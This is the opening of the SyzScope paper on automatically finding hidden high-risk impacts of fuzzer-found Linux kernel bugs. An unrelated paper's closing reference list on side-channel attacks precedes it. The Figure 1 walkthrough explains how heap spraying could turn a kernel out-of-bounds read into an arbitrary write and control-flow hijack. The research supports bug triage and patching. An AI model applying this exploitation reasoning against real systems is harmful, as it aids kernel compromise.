[38] LIU, Y., GHOSAL, D., ARMKNECHT, F., SADEGHI, A.-R., SCHULZ, S., AND KATZENBEISSER, S. Hide and seek in time - robust covert timing channels. In *ESORICS* (2009), M. Backes and P. Ning, Eds., vol. 5789 of *Lecture Notes in Computer Science*, Springer, pp. 120–135.

[39] MATYUNIN, N., WANG, Y., ARUL, T., KULLMANN, K., SZEFER, J., AND KATZENBEISSER, S. Magneticspy: Exploiting magnetometer in mobile devices for website and application fingerprinting. In *Proceedings of the 18th ACM Workshop on Privacy in the Electronic Society* (2019), pp. 135–149.

[40] MONACO, J. V. What are you searching for? a remote keylogging attack on search engine autocomplete. In *28th USENIX Security Symposium (USENIX Security 19)* (2019), pp. 959–976.

[41] MOWERY, K., BOGENREIF, D., YILEK, S., AND SHACHAM, H. Fingerprinting information in javascript implementations. In *WEB 2.0 SECURITY & PRIVACY (W2SP)* (2011).

[42] MULAZZANI, M., RESCHL, P., HUBER, M., LEITHNER, M., SCHRITTWIESER, S., WEIPPL, E., AND WIEN, F. Fast and reliable browser identification with javascript engine fingerprinting. In *WEB 2.0 SECURITY & PRIVACY (W2SP)* (2013).

[43] NAGHIBIJOUYBARI, H., NEUPANE, A., QIAN, Z., AND ABU-GHAZALEH, N. Rendered insecure: Gpu side channel attacks are practical. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security* (2018), pp. 2139–2153.

[44] NING, P., REEVES, D. S., AND PENG, P. On the secrecy of timing-based active watermarking trace-back techniques. *IEEE Symposium on Security and Privacy* (2006).

[45] OREN, Y., KEMERLIS, V. P., SETHUMADHAVAN, S., AND KEROMYTIS, A. D. The spy in the sandbox: Practical cache attacks in JavaScript and their implications. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, ACM, pp. 1406–1418.

[46] PANCHENKO, A., LANZE, F., PENNEKAMP, J., ENGEL, T., ZINNEN, A., HENZE, M., AND WEHRLE, K. Website fingerprinting at internet scale. In *NDSS* (2016).

[47] SABELFELD, A., AND SANDS, D. Probabilistic noninterference for multi-threaded programs. In *Computer Security Foundations Workshop, 2000. CSFW-13. Proceedings. 13th IEEE* (2000), IEEE, pp. 200–214.

[48] SCHWARZ, M., LIPP, M., AND GRUSS, D. Javascript zero: Real javascript and zero side-channel attacks. In *NDSS* (2018).

[49] SHUSTERMAN, A., KANG, L., HASKAL, Y., MELTSER, Y., MITTAL, P., OREN, Y., AND YAROM, Y. Robust website fingerprinting through the cache occupancy channel. In *28th USENIX Security Symposium (USENIX Security 19)* (2019), pp. 639–656.

[50] SMITH, G., AND VOLPANO, D. Secure information flow in a multi-threaded imperative language. In *Proceedings of the 25th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages* (New York, NY, USA, 1998), POPL '98, ACM, pp. 355–364.

[51] SMITH, M., DISSELKOEN, C., NARAYAN, S., BROWN, F., AND STEFAN, D. Browser history re: visited. In *12th USENIX Workshop on Offensive Technologies (WOOT 18)* (2018).

[52] SPREITZER, R., GRIESMAYR, S., KORAK, T., AND MANGARD, S. Exploiting data-usage statistics for website fingerprinting attacks on android. In *Proceedings of the 9th ACM Conference on Security & Privacy in Wireless and Mobile Networks* (2016), pp. 49–60.

[53] STEFAN, D., BUIRAS, P., YANG, E. Z., LEVY, A., TEREI, D., RUSSO, A., AND MAZIÈRES, D. Eliminating cache-based timing attacks with instruction-based scheduling. In *European Symposium on Research in Computer Security* (2013), Springer, pp. 718–735.

[54] STONE, P. Pixel perfect timing attacks with html5 (white paper).

[55] VAN GOETHEM, T., JOOSEN, W., AND NIKIFORAKIS, N. The clock is still ticking: Timing attacks in the modern web. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, ACM, pp. 1382–1393.

[56] VAN GOETHEM, T., VANHOEF, M., PIESSENS, F., AND JOOSEN, W. Request and conquer: Exposing cross-origin resource size. In *Proceedings of the 21st USENIX Conference on Security Symposium* (2016), Security.

[57] VILA, P., AND KÖPF, B. Loophole: Timing attacks on shared event loops in chrome. In *26th USENIX Security Symposium (USENIX Security 17)* (2017), pp. 849–864.

[58] VOLPANO, D., AND SMITH, G. Eliminating covert flows with minimum typings. In *Computer Security Foundations Workshop, 1997. Proceedings., 10th* (1997), IEEE, pp. 156–168.

[59] WANG, D., NEUPANE, A., QIAN, Z., ABU-GHAZALEH, N. B., KRISHNAMURTHY, S. V., COLBERT, E. J., AND YU, P. Unveiling your keystrokes: A cache-based side-channel attack on graphics libraries. In *NDSS* (2019).

[60] WU, S., LI, S., CAO, Y., AND WANG, N. Rendered private: Making GLSL execution uniform to prevent webgl-based browser fingerprinting. In *28th USENIX Security Symposium (USENIX Security 19)* (Santa Clara, CA, Aug. 2019), USENIX Association, pp. 1645–1660.

[61] WU, W., AND FORD, B. Deterministically deterring timing attacks in deterland. In *Conference on Timely Results in Operating Systems (TRIOS)* (2015).

[62] YANG, Q., GASTI, P., ZHOU, G., FARAJIDAVAR, A., AND BALAGANI, K. S. On inferring browsing activity on smartphones via usb power analysis side-channel. *IEEE Transactions on Information Forensics and Security 12*, 5 (2016), 1056–1066.

[63] ZDANCEWIC, S., AND MYERS, A. C. Observational determinism for concurrent program security. In *16th IEEE Computer Security Foundations Workshop (CSFW-16 2003), 30 June - 2 July 2003, Pacific Grove, CA, USA* (2003), p. 29.

[64] ZHANG, D., ASKAROV, A., AND MYERS, A. C. Language-based control and mitigation of timing channels. In *ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI '12, Beijing, China - June 11 - 16, 2012* (2012), pp. 99–110.

[65] ZHANG, Y., JUELS, A., OPREA, A., AND REITER, M. K. Homealone: Co-residency detection in the cloud via side-channel analysis. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2011), SP '11, IEEE Computer Society, pp. 313–328.

[66] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-vm side channels and their use to extract private keys. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2012), CCS '12, ACM, pp. 305–316.

SyzScope: Revealing High-Risk Security Impacts of Fuzzer-Exposed Bugs in Linux kernel

Xiaochen Zou *UC Riverside*
Guoren Li *UC Riverside*
Weiteng Chen *UC Riverside*
Hang Zhang *UC Riverside*
Zhiyun Qian *UC Riverside*

Abstract

Fuzzing has become one of the most effective bug finding approach for software. In recent years, 24*7 continuous fuzzing platforms have emerged to test critical pieces of software, *e.g.,* Linux kernel. Though capable of discovering many bugs and providing reproducers (*e.g.,* proof-of-concepts), a major problem is that they neglect a critical function that should have been built-in, *i.e.,* evaluation of a bug's security impact. It is well-known that the lack of understanding of security impact can lead to delayed bug fixes as well as patch propagation. In this paper, we develop SyzScope, a system that can automatically uncover new "high-risk" impacts given a bug with seemingly "low-risk" impacts. From analyzing over a thousand low-risk bugs on syzbot, SyzScope successfully determined that 183 low-risk bugs (more than 15%) in fact contain high-risk impacts, *e.g.,* control flow hijack and arbitrary memory write, some of which still do not have patches available yet.

1 Introduction

Fuzzing is one of the most prolific approaches to discover bugs in software. Nowadays, it is even becoming an integral part of the software development process. For example, OSS-Fuzz [25] is a popular platform that can fuzz open-source software continuously. In addition to OSS-Fuzz which targets primarily user-space applications, there is also an continuous fuzz testing platform called syzbot [28] dedicated to fuzz testing Linux kernels. The platform has been operational since 2017. Equipped with the state-of-the-art kernel fuzzer Syzkaller [29], it has already reported more than 4,000 bugs to date.

Despite the huge success, such continuous fuzzing platform leads to a major challenge — the rate of bug discovery is much higher than the rate of bug fixes. Taking the syzbot platform as an example, at the time of writing (Jun 2021), we find that it takes on average 51 days to fix a bug (over 3,396 fixed bugs), whereas it takes less than 0.4 day for syzbot to report a new bug.

Another critical challenge is the patch propagation to downstream kernels [52], *e.g.,* various PC distributions such as Ubuntu, and the smartphone OS - Android. Even if the syzbot bugs are patched in Linux, there is often a lack of knowledge on which patched bugs are security-critical. This can have a significant impact on patch propagation delays [52]. One prominent example is CVE-2019-2215 [17], a use-after-free bug that can root most Android devices (*e.g.,* Samsung Galaxy S9). It was initially reported by syzbot and fixed in Linux upstream in 52 days [16]. Unfortunately, it took over a year for the patch to propagate to downstream Android kernels due to the lack of knowledge on its security impact. In fact, it was only until after bad actors were caught exploiting this vulnerability in the wild did Google start to realize its severity and obtained a CVE number [17].

The previous two challenges illustrate a critical deficiency in today's continuous fuzzing platforms — lack of automated bug triage, or bug impact analysis. The goal of this paper is to bridge this gap in the context of Linux kernel bugs. Performing automated bug impact analyses is challenging and an active area of research, especially in the kernel space. Recently, Wu *et al.* proposed a solution called *sid* on inferring the security impact of a patch statically [47], *e.g.,* use-after-free, or out-of-bound memory access. However, due to the nature of the analysis being completely static, it has to make tradeoffs between soundness and completeness. Furthermore, without an actual reproducer, it falls short in determining whether the bug is actually triggerable and exploitable in reality. On the other end of the spectrum, there has been recent progress on automated exploit generation against kernel bugs, fully demonstrating the exploitability of a bug by turning a reproducer into an actual exploit. Fuze [49] and KOOBE [20] are two representative studies that target use-after-free (UAF) and out-of-bound (OOB) memory

access bugs respectively.

However, fuzzer-generated bug reports often do not contain the real security impact. For example, as we find in our experiments, a WARNING error can in fact lead to UAF or OOB. Furthermore, while UAF and OOB bug types are arguably the most impactful bug types that lead to most real-world exploits, not all of them are created equal. For example, a write primitive, as opposed to read, is always more dangerous than a read, potentially causing corruption of critical pieces of data (e.g., function pointer), leading to arbitrary code execution and privilege escalation. Similarly, a function pointer dereference primitive is also more dangerous than a read primitive. We define the high-risk and low-risk impacts in §2.2.

As evidence that such a distinction between high-risk and low-risk bugs already exists, we find, from syzbot's historical data, that UAF/OOB write bugs are often fixed much sooner than UAF/OOB read bugs — 37 days vs. 63 days for UAF and 29 days vs. 89 days for OOB in terms of average attempt-to-fix delay. In addition, we also look at the patch propagation delays from upstream to downstream using Ubuntu Bionic as an example. Patches for WARNING errors have an average delay of 83 days vs. 59 in the case of patches for OOB write bugs.

In lieu of the above, the goal of this paper is to *check whether any of the seemingly low-risk bugs (*e.g., *the ones with read primitives or simply an assertion error) can be turned into high-risk (*e.g., *write primitive or function pointer dereference?*) To this end, we design a system called SyzScope that takes a reproducer and the corresponding bug report as input and produces a report on any high-risk impacts that are associated with the bug (and optionally new PoCs that exhibits such high-risk impacts). SyzScope has two distinct modes of operations with respect to the two challenges aforementioned (details are in §3). First, to evaluate the security impact of open bugs and facilitate prioritized bug fixing, we perform a combination of static analysis and symbolic execution to look beyond the initial bug impact reported by the reproducer. Second, to evaluate the security impact of fixed bugs and facilitate timely patch propagation, we additionally allow a fuzzing component as we can use the patch to confirm whether new impacts belong to the same bug.

Surprisingly, after analyzing thousands of seemingly low-risk bugs published on syzbot, SyzScope found 183 bugs have high-risk impacts. Along the process, we have identified the limitations of the current bug reports and believe SyzScope is a great complement to recognize the hidden impacts of a bug.

In summary, this paper makes the following contributions:

- We propose SyzScope, a system that can automatically evaluate the impact of a given seemingly low-risk bug and uncover its true nature. The system can be easily integrated into the pipeline of syzbot.
- To achieve both accuracy and scalability, we have packaged together fuzzing, static analysis, and symbolic execution together to achieve the end goals. To facilitate reproduction and future research, we open source the system [11].
- Our tool successfully converts 183 seemingly low-risk bugs on syzbot to high-risk bugs including 42 of them with control flow hijacking primitives and 173 with write primitives.

Bug type	Bug Impact
Sanitizer: KASAN	use-after-free (UAF) out-of-bounds (OOB) double-free
Sanitizer: KCSAN	data race
Sanitizer: KMSAN	uninitialized use
Sanitizer: UBSAN	variety*
Kernel: WARNING / INFO / BUG	Assertions on any unexpected behaviors
Kernel: GPF	corrupted pointer dereference

* UBSAN (Undefined Behavior Sanitizer) can detect a variety of impacts

Table 1: Main impacts of bugs on syzbot

2 Background and Overview

2.1 Syzbot and Bug Reporting

As mentioned earlier, syzbot is a platform that continuously fuzzes the Linux mainline kernel branches. The kernel version advances on a daily basis so that syzbot always fuzzes the latest version. All discovered bugs are not only sent to kernel developers and maintainers but also published on an open dashboard in real time [28]. For every bug, it also includes valuable information such as bug reports (*e.g.,* call trace, perceived bug impact), valid reproducers, specific kernel source version where the bug was found, kernel configuration files, and patches (if available). This is a valuable data source that is also suitable for automated analysis.

Bug detectors. Syzbot uses the state-of-the-art kernel fuzzer Syzkaller [29] which relies on handcrafted "templates" or specifications that encode various knowledge about syscalls, including their relationships (*e.g.,* `open()` and `close()`) and the domain of syscall arguments. During fuzzing, test cases will be generated according to the templates and mutation on the test cases will occur as well. Most importantly, there are two general mechanisms to catch bugs at runtime. First, it leverages various sanitizers that instrument the kernel code to catch memory corruption bugs, including Kernel Address Sanitizer (KASAN) [18], Kernel Concurrency Sanitizer (KCSAN) [26], and Kernel Memory Sanitizer (KMSAN) [27], each capable of catching a certain class of bugs (categorized by their impacts, *e.g.,* use-

after-free). Undefined Behavior Sanitizer (UBSAN) [13] is a special sanitizer that is recently enabled and can detect a variety of bug impacts [43]. Second, it relies on the kernel itself with its built-in assertions such as BUG and WARNING representing uncategorized errors and unexpected behaviors, as well as exception handling, *e.g.,* general protection fault (GPF) due to accessing invalid memory pages. Whenever a bug is discovered, it must be caught by one of the mechanisms. The details are listed in Table 1. In fact, the title of a bug report is automatically generated according to the detection mechanism and the perceived bug impact. For example, the bug title "KASAN: use-after-free Read in hci_dev_do_open" indicates that it is caught by KASAN and the perceived bug impact is use-after-free read.

Limitations of the current bug detectors. One principle currently embraced by fuzzers is that the execution of some buggy input stops as soon as any bug impact is discovered. This is because the goal of a fuzzer is to discover new bugs and fix them. When the first error is caught, it is pointless to let the program continue executing because it is already in a corrupted state. Any subsequent buggy behaviors are further and further away from the root cause of a bug, and therefore do not really contribute in understanding and fixing a bug. However, this principle does not help with realizing the maximum impact of a bug. In fact, it is the opposite of what we need because a bug can often lead to multiple impacts, some of which may not be immediately uncovered and may even require additional syscall invocations to manifest.

2.2 High-Risk vs. Low-Risk Bug Impacts

Based on the recent literature [49, 20, 47, 48] and the recent high-profile bugs that are exploited in practice [44, 32, 17], we define high-risk bug impacts to be the following:

1. Any UAF and heap OOB bugs[1] that lead to a *function pointer dereference primitive*, which is effectively a control flow hijacking primitive that can likely lead to an end-to-end exploitation (*i.e.,* arbitrary code execution in the kernel context) [48]. Such primitives can happen for example when the function pointer is located in a freed object or out-of-bound memory, and is incorrectly dereferenced.

2. Any UAF and OOB bugs that lead to a *write primitive*, including overwriting a freed object or an object out-of-bounds, and in general any writes to unintended locations and/or with unintended values (*e.g.,* a write by dereferencing an unsafe data pointer). Write primitives, as opposed to read, have the opportunity to corrupt control data (*e.g.,* function pointers) and can be effectively turned into control flow hijacking as well. In addition, write primitives can be used for data-only attacks that achieve privilege escalation without explicitly altering the control flow (*e.g.,* by modifying the uid of a process) [23].

3. Any invalid free bugs. This includes freeing a memory area that should not be freed or an already freed object (the latter corresponds to double-free bugs). Invalid frees can be turned into a UAF of multiple different candidate objects chosen by an adversary [21]. With the freedom of choice of various candidate objects, the likelihood of finding a function pointer dereference or write primitive is high.

In contrast, a low-risk impact is defined to be anything other than the above. This includes any UAF or OOB bugs that lead to only read primitives (without write or function pointer dereference primitives), as well as any other impacts such as WARNING, INFO, BUG, and GPF, as defined in Table 1. Finally, we will give a more detailed breakdown of the high-risk impacts by their primitives in §3.3.

2.3 Motivating Example

To illustrate why that is the case, we use a real bug from Syzbot [6] as an example to demonstrate how it is possible to turn a low-risk *slab-out-of-bounds read* bug into a control flow hijack exploit.

As shown in Figure 1, the bounds of the iteration `cp->hash` (line 2) can be turned larger than the size of array `cp->perfect` (which resides on the heap), creating a potential OOB situation(the vulnerable object marked in green). More precisely, at line 8, an OOB read access occurred via `exts->actions`, leading to a slab-out-of-bounds read. Syzkaller stops at line 8 and generates a bug report with the title of "KASAN: slab-out-of-bounds Read in tcf_exts_destroy" on syzbot. Interestingly, even if we allow the execution to continue forward during fuzzing, it will almost always end up with an exception at line 14 because it is highly likely that `actions[i]` attempts to retrieve an element from an invalid address, *i.e.,* it is equivalent of *(actions+i). Note that `actions` itself can point to any random location because it was read out-of-bounds (see line 8 and 9). As a result, one may come to the conclusion this is indeed a low-risk bug.

However, since the entire `exts` structure is out-of-bounds, it is actually possible for an attacker to control the data at an appropriate offset by spraying a number of objects nearby [20]. Specifically, if the correct data is sprayed, `actions[i]` will retrieve an element from a valid address and prevent the kernel from crashing at line 14. After that, we are able to observe an arbitrary address write opportunity at line 16. This is because

[1] Subsequently, we refer to heap OOB bugs as OOB bugs for brevity

```
1  static void tcindex_free_perfect_hash(struct
       tcindex_data *cp) {
2    for (int i = 0; i < cp->hash; i++)
3      tcf_exts_destroy(&cp->perfect[i].exts);
4    kfree(cp->perfect);
5  }
6
7  void tcf_exts_destroy(struct tcf_exts *exts) {
8    if (exts->actions)
9      tcf_action_destroy(exts->actions);
10 }
11
12 int tcf_action_destroy(struct tc_action *
       actions[]) {
13   struct tc_action *a;
14   for (i = 0; i < TCA_ACT_MAX_PRIO &&
         actions[i]; i++) {
15     a = actions[i];
16     actions[i] = NULL;   // AAW
17     ret = __tcf_idr_release(a);
18   }
19 }
20
21 int __tcf_idr_release(struct tc_action *p) {
22   if (__tcf_action_put(p, ...))
23     ...
24 }
25
26 static int __tcf_action_put(struct tc_action
       *p, ...) {
27  struct tcf_idrinfo *idrinfo = p->idrinfo;
28  if (refcount_dec_and_mutex_lock(&
        p->tcfa_refcnt, &idrinfo->lock)) {
29    ...
30    tcf_action_cleanup(p);
31  }
32 }
33
34 static void tcf_action_cleanup(struct
       tc_action *p) {
35   if (p->ops->cleanup)
36     p->ops->cleanup(p);   // FPD
37 }
```

AAW = Arbitrary address write
FPD = Function pointer dereference

Figure 1: A slab-out-of-bounds Read bug on syzbot

the pointer `action` comes from the OOB memory `exts`, which means `action` can potentially point to any arbitrary memory address. Even further down, we can see a control flow hijack opportunity arises at line 36 through a function pointer dereference, where the value of the function pointer `p` is controlled by an attacker as well (basically `actions[i]`). By now, we can conclude that this bug is actually very much high risk and needs to be patched as soon as possible. Interestingly, no one seemed to have realized the potential impact of the vulnerability. As a result, the bug was silently fixed without any CVE being assigned and it took almost 4 months (much longer than the average time-to-fix). The fact that there is no CVE assigned would also delay downstream kernels from applying the patch.

2.4 Goals and Non-Goals

Goals. SyzScope aims to reveal high-risk impacts of a seemingly low-risk bug by analyzing subsequent behaviors since the first reported impact and alternative paths where high-risk impacts may be located. As alluded to earlier, we believe there are two benefits provided by SyzScope. First, it will facilitate prioritized bug fixing. This is especially important given that the number of kernel bugs that are discovered on a daily basis due to continuous fuzzing and the transparency offered by the syzbot platform. Second, it will speed up the patch propagation in Linux-derived ecosystems. Even when a patch is already available in Linux mainline, it can take months and even years to propagate to all its downstream kernels, *e.g.,* Android [47, 52].

Non-goals. SyzScope does NOT aim to produce an end-to-end exploit automatically, which would require the automation of a number of additional steps such as reliable heap feng shui, bypass of various defenses including KASLR, SMEP, and SMAP [48]. Therefore, we do not claim that the high-risk impacts we defined are 100% exploitable. Instead, we *aim to uncover as many such high-risk impacts as possible, within a reasonable time and resource budget*. The more high-risk impacts, the more likely an exploit can be generated. In fact, our work is complementary to the research on automated exploit generation. For example, KOOBE [20] is designed to take an OOB write bug and turn it into a control flow hijack primitive. SyzScope can turn a seemingly non-OOB bug or an OOB read into an OOB write such that KOOBE can take it further and prove its actual exploitability. Finally, SyzScope does NOT aim to evaluate bugs whose impacts are outside of the types listed in Table 1.

3 Design

In this section, we describe the design of SyzScope. The intuition driving the design is that uncovering more impacts of a bug is fundamentally a search problem. Interestingly, even though a fuzzer is designed to essentially search through an input space as well, its goal is to optimize for maximum code coverage and/or number of bugs; it is never to maximize the impacts of a given bug. Therefore, SyzScope is designed to perform a much more targeted search starting from a PoC that already uncovers some impact of a bug.

High-level Workflow The workflow is depicted in Figure 2, which contains three main components: *Vulnerable Contexts Exploration*, *Hidden Impacts Estimation*, and *Validation and Evaluation*. They correspond to the three main techniques that we leverage and integrate together: fuzzing, static analysis, and dynamic symbolic




Figure 2: Workflow

```
void __rxrpc_put_peer(struct rxrpc_peer *peer) {
 struct rxrpc_net *rxnet = peer->local->rxnet;
 ...
}

void rxrpc_send_keepalive(struct rxrpc_peer *peer)
    {
 ...
 whdr.epoch=htonl(peer->local->rxnet->epoch);
 ...
 peer->local->socket->ops->sendmsg()
 ...
}
```

Figure 3: Impacts of the same bug located in different syscalls

execution. At a high level, given a PoC and its bug report that demonstrates some low-risk impact, we first start with a "fuzzy" approach by performing a targeted fuzzing campaign to explore other potential vulnerable contexts, *i.e.,* additional impacts. This will allow us to cast a wider net early on. Second, given these additional PoCs and impacts (where some may be high-risk already and may still be low-risk), we then leverage static analysis to locate any potential high-risk impacts in alternative execution paths that we have not yet been able to reach during fuzzing. Finally, the static analysis will guide the execution of symbolic execution to confirm whether these high-risk impacts are reachable in practice.

3.1 Vulnerable Contexts Exploration

As can be seen in Figure 2, the *vulnerable context exploration* component takes a seemingly low-risk bug (including a PoC and a corresponding bug report), and produces one or more new PoCs that exhibit additional impacts (either low-risk or high-risk). The problem with the original PoC is that it traverses only a single path in the kernel and can therefore be very limited in terms of impact coverage. By exploring more contexts (*i.e.,* paths) associated with the bug, we are more likely to uncover additional impacts. In general, there are two logical possibilities that additional impacts are located. First, it may be hidden directly behind the reported impact, *i.e.,* in the same invocation of a syscall as shown in Figure 1. Second, it may be triggered in a completely different syscall not present in the original PoC, and may even require additional syscalls to set up the state beforehand and removal of existing syscalls to undo some state. Figure 3 illustrates a real case from syzbot (simplified) to show two different impacts of the same bug. In the original PoC, it causes `peer->local` to be freed accidentally before entering function `__rxrpc_put_peer()`, leading to a UAF read. However, the PoC fails to discover the additional function pointer dereference which is located in `rxrpc_send_keepalive()`. In addition, `rxrpc_send_keepalive()` is not a function reachable by `__rxrpc_put_peer()`. Therefore, a good test case would need to insert an additional syscall (with the right arguments) after the syscall that triggered the free.

To this end, we will leverage Syzkaller to mutate the original PoC and explore any missed additional impacts. As mentioned in §2.1, the goal of a fuzzer is never to uncover a bug's maximum impact. However, it is suitable for Syzkaller to search for new contexts that may be locked away in a specific sequence of syscalls [14]. More specifically, we define *the original context* as the execution path exercised by the original PoC. *Any new context* by definition must be associated with a different execution path that must not share the same initial primitive (UAF/OOB read or write). Along with vulnerable context exploration, we also log all the impacts along each path and attribute any high-risk impacts to the corresponding context.

Nevertheless, there are three challenges in making the search effective. First, as illustrated earlier in Figure 1, an earlier impact can block the execution from exploring deeper parts of the code and uncovering additional impacts. Second, even though a coverage-guided fuzzing strategy is approximately aiming to explore more code blocks and paths, it does not directly recognize the importance of impacts. In fact, it is possible that a new impact is triggered in an already explored path, *e.g.,* OOB access can happen in array element access only when an argument (representing the array index) of a syscall becomes large enough. Third, we need to ensure that the mutated PoC, should it uncover any new impacts, is still exercising the same bug. Indeed, if we allow Syzkaller to mutate any part of the PoC, *e.g.,* by removing a critical syscall or adding arbitrary syscalls, then it is entirely possible that the mutated test case will trigger a different

bug altogether.

To overcome the challenges, we make two important changes to Syzkaller and made an important observation.

Impact-aware fuzzing. To address the first challenge, we will attempt to carry on the fuzzing session even when impacts are detected (by sanitizers or the kernel itself). Specifically, only a few bugs like *general protection fault* or some *BUG* impacts are irrecoverable errors (*e.g.,* a NULL pointer dereference and divide by zero); other ones can be simply safely ignored. For example, when an OOB read impact occurs, we simply allow the kernel to read any data from out-of-bounds memory without panic and continue executing. This way, it is possible that KASAN catches another OOB write eventually. To address the second challenge, we note again that Syzkaller is an entirely coverage-guided fuzzer, *i.e.,* its feedback metric is only the coverage. However, it tends to focus its attention and energy quickly on newly covered code, leaving covered but potentially buggy code space behind. Therefore, we introduced the feedback of impact. The idea is that Syzkaller will now consider a test case as a seed not only when it discovers any new coverage but also when it discovers any new impact. As it is rare to discover test cases that uncover new impacts, we always assign higher priority to them for mutation.

Restricted-fuzzing space. By default, Syzkaller considers all syscalls in the operating system as candidates to insert into a test case (during mutation). However, clearly this is undesirable for uncovering impacts of a specific bug. For instance, a bug in the `kvm` module should not allow the TCP/IP modules' syscalls, which will likely drive the test cases to cover code outside of `kvm`. Therefore, to address the third challenge, we restrict the syscalls to those Syzkaller templates that subsume the syscalls in the PoC. In addition, we preserve all the syscalls in the original PoC and allow only insertion of syscalls. We also allow the mutation of arguments of existing syscalls. This strategy aims at preserving the root cause of a bug while still allowing new impacts to be discovered. If the above restricted-fuzzing strategy cannot uncover any new impacts or coverage (currently after a threshold of 5 minutes), we will activate another slightly more aggressive fuzzing strategy, where we will relax the restrictions to allow syscalls against the entire module, *e.g.,* all syscalls related to the networking module or kvm module (one module sometimes can correspond to multiple templates). In addition, we also allow the removals of syscalls in the original PoC (though the latter is set to a very low probability).

Side effects of fuzzing. Unfortunately this does still result in test cases that trigger different bugs. In fact, as we later find out, close to half of the new impacts are associated with a completely unrelated bug, where the other half are indeed new impacts belonging to the original bug. Therefore, we choose to perform fuzzing only when we have a strategy to confirm whether a new impact belongs to the original bug. Specifically, where patches are already available, *i.e.,* the second use case of SyzScope as discussed in §2.4, we develop a heuristic that can do so accurately. The details are deferred to §4.

3.2 Hidden Impacts Estimation

From the previous step, we have likely found more PoCs that uncovered additional impacts. However, it is possible that they are still low-risk impacts. After all, it is challenging for a fuzzer to explore deeper part of the kernel code, especially when there are complex conditions that may prevent it from making progress. Therefore, we can invoke the hidden impact estimation component to determine whether further high-risk impacts beyond the low-risk ones are available. Specifically, given an existing low-risk impact, we leverage static analysis to conduct a type-specific search. At the moment, we support the analysis of two types of low-risk impacts, *i.e.,* UAF read and OOB read. Again, we choose them because UAF and OOB are two of the most dangerous bug impact types. In order to discover high-risk impacts such as write or function pointer dereference impact, we formulate the problem as a static taint analysis problem as will be articulated later.

This component requires two inputs: a PoC that triggers one or more UAF/OOB read impacts, and the corresponding bug report as input. It then extracts two pieces of critical information from the report: (1) vulnerable object and (2) vulnerability point(s). A *vulnerable object* is defined to be the freed object (in the UAF case) and the object intended to be accessed yet an out-of-bound access occurred (in the OOB case). A *vulnerability point* is the statement where the use of a freed object happens (in the UAF case) or the OOB memory access (in the OOB case) occurs.

We first observe that the UAF/OOB read impacts are due to the read of some data that can be potentially controlled by an adversary, *i.e.,* either a freed and refilled object or something sprayed next to the vulnerable object. This means that any subsequent use of the read memory can be potentially dangerous. Specifically, we consider dereferences of function pointers that are derived from such memory high-risk impacts, *i.e.,* UAF/OOB function pointer dereferences (as mentioned in §2.4). Similarly, we consider any dereferences of data pointers that are derived from such memory high-risk impacts if they lead to memory writes (to an attacker-controlled address), *e.g.,* `*data_ptr = 0`.

The second observation is that UAF/OOB write impacts are basically writes to the same planted memory by an adversary. For example, if a planted object whose

function pointer is overwritten due to a UAF/OOB write, it can potentially lead to arbitrary code execution, as line 32 in the example presented in Figure 1 shows.

To summarize, the above high-risk impacts can be formulated as a static taint analysis problem. For pointer dereferences, the taint source will be the *vulnerable object*. The sink would be the dereference of a pointer (either function pointer or data pointer that leads to a write). Whenever any source flows to the sink, we consider it a high-risk impact. It is slightly different for UAF/OOB write. The taint source is the same. However, we do not need any sinks. Instead, whenever any value is written to the tainted memory, we consider it a high-risk impact. In the example presented earlier in Figure 1, line 16 is such a write to the OOB memory.

In addition to reporting the additional impacts, we also record the branches that definitely need to be taken and the ones that definitely need to be avoided in order to reach the them. This is later used to guide the symbolic execution. We defer the implementation details of the static taint analysis to §4.

3.3 Validation and Evaluation

As shown in Figure 2, this module takes a PoC with potentially new high-risk impacts, aim to achieve two goals in this component: (1) validating the feasibility of reaching these high-risk impacts, and (2) evaluating the more fine-grained impact in terms of the enabled primitives, *e.g.,* arbitrary value write vs. constrained value write.

Validate the feasibility of high-risk impacts. In this step, we symbolize the same vulnerable object, *i.e.,* taint source in static analysis, dynamically at the point when the vulnerable object is first read, *e.g.,* an OOB read or UAF read. The entire vulnerable object is symbolized with the assumption that an attacker can spray desired payloads onto the heap. However, a well-known limitation of symbolic execution is its scalability due to path explosion. Therefore, we additionally leverage static analysis to guide the symbolic execution in two ways: (1) When an additional impact is found to be far away(40 basic blocks is our current threshold, see the details at 5.2) from the initial impact, we take the path guidance from static analysis results in terms of which branches must and must not be taken. For example, an additional impact can be located in only a specific true branch, and therefore the false branch does not need to be explored. This avoid unnecessary explorations during symbolic execution and therefore speed up the process. Currently we choose to apply the guidance only when the additional high-risk impact is at least 40 basic blocks away intraprocedurally . This is because if they are nearby, symbolic execution will have no problem locating them anyways. Furthermore, we are not able to rule out any potential false negatives from static analysis and therefore it is best to let symbolic execution explore all possible paths. (2) Based on the farthest potential high-risk impact, we limit the scope of the analysis up to that point. Otherwise, the symbolic execution may continue executing until the end of a syscall, taking much more significant time.

Evaluate the fine-grained impacts. As mentioned earlier in §2.2, the high-risk impacts can include three types of primitives: *write*, *func-ptr-deref*, and *double free*. Below we discuss the *write* and *func-ptr-deref* primitive.

